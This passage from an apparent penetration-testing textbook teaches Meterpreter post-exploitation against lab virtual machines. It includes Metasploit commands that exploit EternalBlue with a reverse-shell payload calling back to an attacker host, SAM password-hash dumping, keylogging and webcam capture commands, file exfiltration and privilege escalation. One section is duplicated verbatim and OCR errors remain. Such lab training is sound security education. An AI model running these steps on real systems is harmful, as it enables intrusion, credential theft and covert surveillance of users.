
By compromising the coffee shop's Wi-Fi network, the attack is poisoning the watering hole, which everyone, including the employees of the target organization, is using while they enjoy their beverages. Let's imagine Alice's smartphone is compromised at the coffee shop; she carries it back to the organization and connects to the internal (Wi-Fi) network. At this point, the attack is being generated from the inside and can compromise the remaining segments of the network, or even attempt to create a backdoor in the target organization.

There are many other methods for creating a watering hole attack; this was just one example. Another example would be compromising a legitimate website that a lot of users visit often and planting malware on the potential victims' systems. Therefore, when a system connects to the malicious web servers, malicious code is downloaded onto the victim's computer and executes. When the systems are infected with malware, the payload can target other websites or networks, even when infected systems are connected to the corporate networks – those networks may also be compromised.

Post-exploitation using Meterpreter

During the course of this section, you will leverage the power of Meterpreter to help automate a lot of post-exploitation actions on a compromised host. Meterpreter is a component within Metasploit that allows a penetration tester to interact with a reverse shell between the victim/compromised machine and the attacker machine via Metasploit. To put it simply, Meterpreter is a process that runs on the memory of the compromised system and does not write any data on the compromised system's disk, therefore reducing the risk of detection and attribution. Penetration testers will be able to execute various actions on their Meterpreter console, which are then remotely executed on the compromised host machine.

Just to quickly recap, during *Chapter 2*, *Building a Penetration Testing Lab*, you assembled and built your very own penetration testing lab environment that contains various internal networks and an internet connection, as shown in the following diagram:




Figure 9.1 – Lab topology

The **PentestNet** network contains a Metasploitable 3 – Windows version virtual machine, which is using a dual-homed network connection to both the `172.30.1.0/24` (**PentestNet**) and `10.11.12.0/24` (**HiddenNet**) networks. The overall objective is to emulate an environment where you are the penetration tester with an attacker machine connected to the `172.30.1.0/24` (**PentestNet**) network and have to perform lateral movement to discover additional and hidden networks within an organization and pivot your attacks through a single compromised host to other devices within the company. Based on our lab design from *Chapter 2*, *Building a Penetration Testing Lab*, the Metasploitable 3 – Linux version virtual machine is connected to the `10.11.12.0/24` (**HiddenNet**) network only and it is unreachable by your Kali Linux machine. This environment is just right for learning remote host and network discovery through a compromised system and understanding lateral movement and pivoting techniques.

Post-exploitation using Meterpreter

During the course of this section, you will leverage the power of Meterpreter to help automate a lot of post-exploitation actions on a compromised host. Meterpreter is a component within Metasploit that allows a penetration tester to interact with a reverse shell between the victim/compromised machine and the attacker machine via Metasploit. To put it simply, Meterpreter is a process that runs on the memory of the compromised system and does not write any data on the compromised system's disk, therefore reducing the risk of detection and attribution. Penetration testers will be able to execute various actions on their Meterpreter console, which are then remotely executed on the compromised host machine.

Just to quickly recap, during *Chapter 2*, *Building a Penetration Testing Lab*, you assembled and built your very own penetration testing lab environment that contains various internal networks and an internet connection, as shown in the following diagram:




Figure 9.1 – Lab topology

The **PentestNet** network contains a Metasploitable 3 – Windows version virtual machine, which is using a dual-homed network connection to both the `172.30.1.0/24` (**PentestNet**) and `10.11.12.0/24` (**HiddenNet**) networks. The overall objective is to emulate an environment where you are the penetration tester with an attacker machine connected to the `172.30.1.0/24` (**PentestNet**) network and have to perform lateral movement to discover additional and hidden networks within an organization and pivot your attacks through a single compromised host to other devices within the company. Based on our lab design from *Chapter 2*, *Building a Penetration Testing Lab*, the Metasploitable 3 – Linux version virtual machine is connected to the `10.11.12.0/24` (**HiddenNet**) network only and it is unreachable by your Kali Linux machine. This environment is just right for learning remote host and network discovery through a compromised system and understanding lateral movement and pivoting techniques.

Before you proceed on to the upcoming subsections, ensure you have already compromised a vulnerability on the Metasploitable 3 – Windows version virtual machine and have obtained a Meterpreter session. If you haven't, please use the following commands on Kali Linux to exploit the EternalBlue vulnerability and deliver a reverse shell payload on the target:

```
kali@kali:~$ sudo msfconsole
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
172.30.1.21
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST
172.30.1.20
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

You should now have a Meterpreter session on Kali Linux. In the following sections, you will learn how to perform various post-exploitation actions using Meterpreter.

Core operations

In this section, you will gain hands-on experience and skills to perform the core actions during the post-exploitation phase of penetration testing using Meterpreter. The core operations are usually functions that allow the penetration tester to gather specific information about the host that can only be collected when you've gained access to the system. Some of these actions allow the penetration tester to retrieve the system information, the local user accounts, and their password hashes, identify running services, and migrate the Meterpreter shell to a less suspicious process.

To complete this exercise, please execute the following steps in Meterpreter:

1. The `sysinfo` command allows Meterpreter to retrieve system information data about the compromised system, such as the hostname, the operating system and its architecture, the number of logged-on users, and whether it's connected to a domain, as shown:

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Figure 9.2 – Retrieving system information

This command is very useful to help you identify which system you have compromised on a network.

2. When you've obtained a Meterpreter instance from a compromised system, it's important to know the user privileges that are running the Meterpreter session on the compromised host. Such information is useful when performing token stealing and impersonation attacks. To view the user privileges, use the `getuid` command, as shown:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 9.3 – Determining user privileges

As shown in the preceding screenshot, the Meterpreter instance is running as `SYSTEM`-level privileges on the remote compromised host machine. If the user privilege is not `SYSTEM`, you will be restricted from performing various post-exploitation actions.

3. Within the Windows operating system, the password hashes of each local user account are stored in the **Security Account Manager** (**SAM**), which is found in the `C:\Windows\System32\config` directory. Using the `hashdump` command will extract the contents of the SAM file and display it on your Meterpreter session, as shown:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
```

Figure 9.4 – Extracting password hashes from the SAM file

Obtaining the data from the SAM file provides a list of valid usernames and their password hashes. The password hashes can be used in *pass-the-hash* attacks across the network on other systems. Using pass-the-hash techniques allows penetration testers to gain access to hosts on the network that share the same user account details.

4. Viewing the active processes on a compromised system helps the penetration tester to see a list of running applications and their process ID, as well as the users and user privileges that are running the process. Using the `ps` command within Meterpreter displays the process information on the compromised host, as shown:

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                    Path
 ---   ----  ----               ----  -------  ----                    ----
 0     0     [System Process]
 4     0     System             x64   0
 256   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM     \SystemRoot\System32\smss.exe
 332   312   csrss.exe          x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\csrss.exe
 372   312   wininit.exe        x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\wininit.exe
 384   364   csrss.exe          x64   1        NT AUTHORITY\SYSTEM     C:\Windows\system32\csrss.exe
 420   364   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM     C:\Windows\system32\winlogon.exe
 468   372   services.exe       x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\services.exe
 476   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\lsass.exe
 484   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM     C:\Windows\system32\lsm.exe
```

Running processes on the target system

Figure 9.5 – Viewing running processes

Determining the users and user privilege information that are associated with running processes helps penetration testers to determine whether there are higher-privileged user accounts and session tokens stored on the compromised system. Such information can be exploited by a threat actor during privilege escalation, token stealing, and impersonation attacks.

> **Tip**
>
> When you are working within a Meterpreter session, use the `help` command to view a list of functions and their descriptions that can be used to perform post-exploitation actions on the compromised system. The `background` command allows you to send an active Meterpreter session to the background without terminating the session. Use the `sessions` command to view all active sessions and the `sessions -i <session-ID>` command to interact with a specific session.

5. Since Meterpreter runs within memory and does not write any data on the disk of the compromised system, it usually runs as a process on the host machine to reduce detection. To automatically migrate the Meterpreter process to a less suspicious process on the compromised host, use the following command:

```
meterpreter > run post/windows/manage/migrate
```


As shown in the following screenshot, the `post` module successfully migrated the process to another process ID on the compromised host:

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (1076)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 1976
[+] Successfully migrated into process 1976
meterpreter >
```

Figure 9.6 – Migrating processes

ou have gained hands-on skills for retrieving the local user details and migrating the leterpreter process on the compromised system. Next, you will learn about additional ser interface actions that are performed during penetration testing to collect data from ıe target host.



User interface operations

Establishing a Meterpreter interactive session between the compromised system and your attacker system allows you to perform actions to collect sensitive and confidential information from the target system. The following is a brief list of useful commands that are used within Meterpreter:

- `keyscan_start`: Meterpreter begins capturing the keystrokes entered by a user on the compromised host.
- `keyscan_stop`: Stop capturing the keystrokes entered by a user on the compromised system.
- `keyscan_dump`: Exports the captured keystrokes into a file.
- `screenshot`: Meterpreter will capture a screenshot of the desktop on the compromised host.
- `screenshare`: Begins a real-time stream showing the live actions performed by a user on the compromised host.
- `record_mic`: Meterpreter activates the microphone on the compromised host and begins recording.
- `webcam_list`: Displays a list of webcams available on the compromised host.
- `webcam_snap`: Activates the webcam on the compromised host and takes a picture.
- `webcam_stream`: Begins a live stream from the webcam on the compromised system.
- `search`: Using the `search -f <filename>` command quickly searches on the compromised system for the file.
- `pwd`: Displays the present working directory when using a Meterpreter shell on a compromised system.
- `cd`: This command allows you to change the working directory while using the Meterpreter session on a compromised host.

While these commands are not limited to the overall functions and features of Meterpreter during post-exploitation, these are definitely some actions that will pique your interest during a penetration test. Capturing the keystrokes and viewing the live desktop stream of the victim's system will reveal anything the user may type on their keyboard and view on their monitors. Next, you will learn how to perform file transfer operations using Meterpreter.

File transfers

After compromising a system, you may want to transfer files such as additional payloads from your attacker system to the victim machine and even exfiltrate sensitive documents. In this section, you will learn how to perform file transfer operations between a compromised host and Kali Linux using Meterpreter. To get started with this exercise, please use the following instructions:

1. To upload a file such as a malicious payload, Meterpreter supports file transfers between the attacker and the compromised host. Let's upload a malicious payload from the Kali Linux machine to the `C:\` directory of the target Metasploitable 3 – Windows version machine:

```
meterpreter > upload /home/kali/vncviewer.exe c:\\
```

   As shown in the following screenshot, the malicious payload file, `vncviewer.exe`, was successfully uploaded to the compromised system:




Figure 9.7 – Uploading a file

2. Next, use the `shell` command within Meterpreter to spawn the native shell of the compromised host. Since the target is a Windows-based operating system, you will receive the Windows Command Prompt interface, as shown:

Figure 9.8 – Spawning the Windows native shell

As you can imagine, we can execute native commands to the Microsoft Windows operating system from our Meterpreter session on the compromised host machine.

3. Next, use the `cd\` command to change the work directory to the `C:` drive on the host and use the `dir` command to display the contents within the directory:

```
C:\Windows\system32> cd\
C:\> dir
```

As shown in the following screenshot, we can see a list of items within the `C:` directory and even the malicious payload file we had previously uploaded:

```
C:\>dir
dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is EC12-BBA8

 Directory of C:\

07/18/2021  02:20 AM    <DIR>          glassfish
07/18/2021  02:15 AM    <DIR>          inetpub
07/18/2021  02:39 AM                 0 jack_of_diamonds.png
07/18/2021  02:39 AM    <DIR>          startup
07/18/2021  02:23 AM    <DIR>          tools
07/18/2021  02:16 AM    <DIR>          Users
08/06/2021  08:53 AM           367,616 vncviewer.exe
07/18/2021  02:22 AM    <DIR>          wamp
07/18/2021  02:39 AM    <DIR>          Windows
10/07/2015  06:22 PM               226 __Argon__.tmp
               6 File(s)        368,151 bytes
              13 Dir(s)  48,141,541,376 bytes free
```

Figure 9.9 – Interacting with the Windows native shell

4. Next, use the `exit` command to exit the Windows native shell and return to the Meterpreter shell.
5. Meterpreter also allows penetration testers to download files from their compromised host machines to their Kali Linux machines. Use the following command to download a file from the `C:` directory of the target to the `/home/kali/` directory on Kali Linux:

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
```

As shown in the following screenshot, the file was successfully downloaded to the Kali Linux machine:

```
meterpreter > download c:\\jack_of_diamonds.png /home/kali/
[*] Downloading: c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
[*] download   : c:\jack_of_diamonds.png → /home/kali/jack_of_diamonds.png
```

Figure 9.10 – Downloading files

Privilege escalation

After exploiting a security vulnerability and gaining either a reverse or bind shell, you may not be able to perform administrative actions or tasks on the compromised system due to operating as a low-privilege user on the host machine. Therefore, it's important to understand the need to escalate your user privileges to a high-privilege user such as the local administrator, a domain administrator, or even the `SYSTEM` level. Escalating your user privileges on a compromised system simply allows you to modify configurations and perform administrative functions on the victim machine.

Penetration testers can use Meterpreter to easily escalate their user privileges on a compromised host. To get started with this exercise on using Meterpreter to perform privilege escalation, please use the following instructions:

1. On Meterpreter, use the `getuid` command to verify the user privilege that Meterpreter is currently using on the compromised host.
2. Next, execute the `use priv` command within Meterpreter to load the privilege extension if it's not loaded already.
3. Lastly, use the `getsystem` command within Meterpreter to automate the process of escalating the user privileges to a higher user such as `Admin` or even `SYSTEM`, as shown:

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 9.11 – Performing privilege escalation

As shown in the preceding screenshot, before escalating the user privileges, Meterpreter was using the `vagrant` user privileges to perform its actions. After escalating the user privileges, Meterpreter is now running as the `Admin` privileges on the compromised host.

Having completed this exercise, you have learned how to use Meterpreter to automate the process of privilege escalation on a compromised host. Next, you will learn how to steal a user's token and use it for impersonation.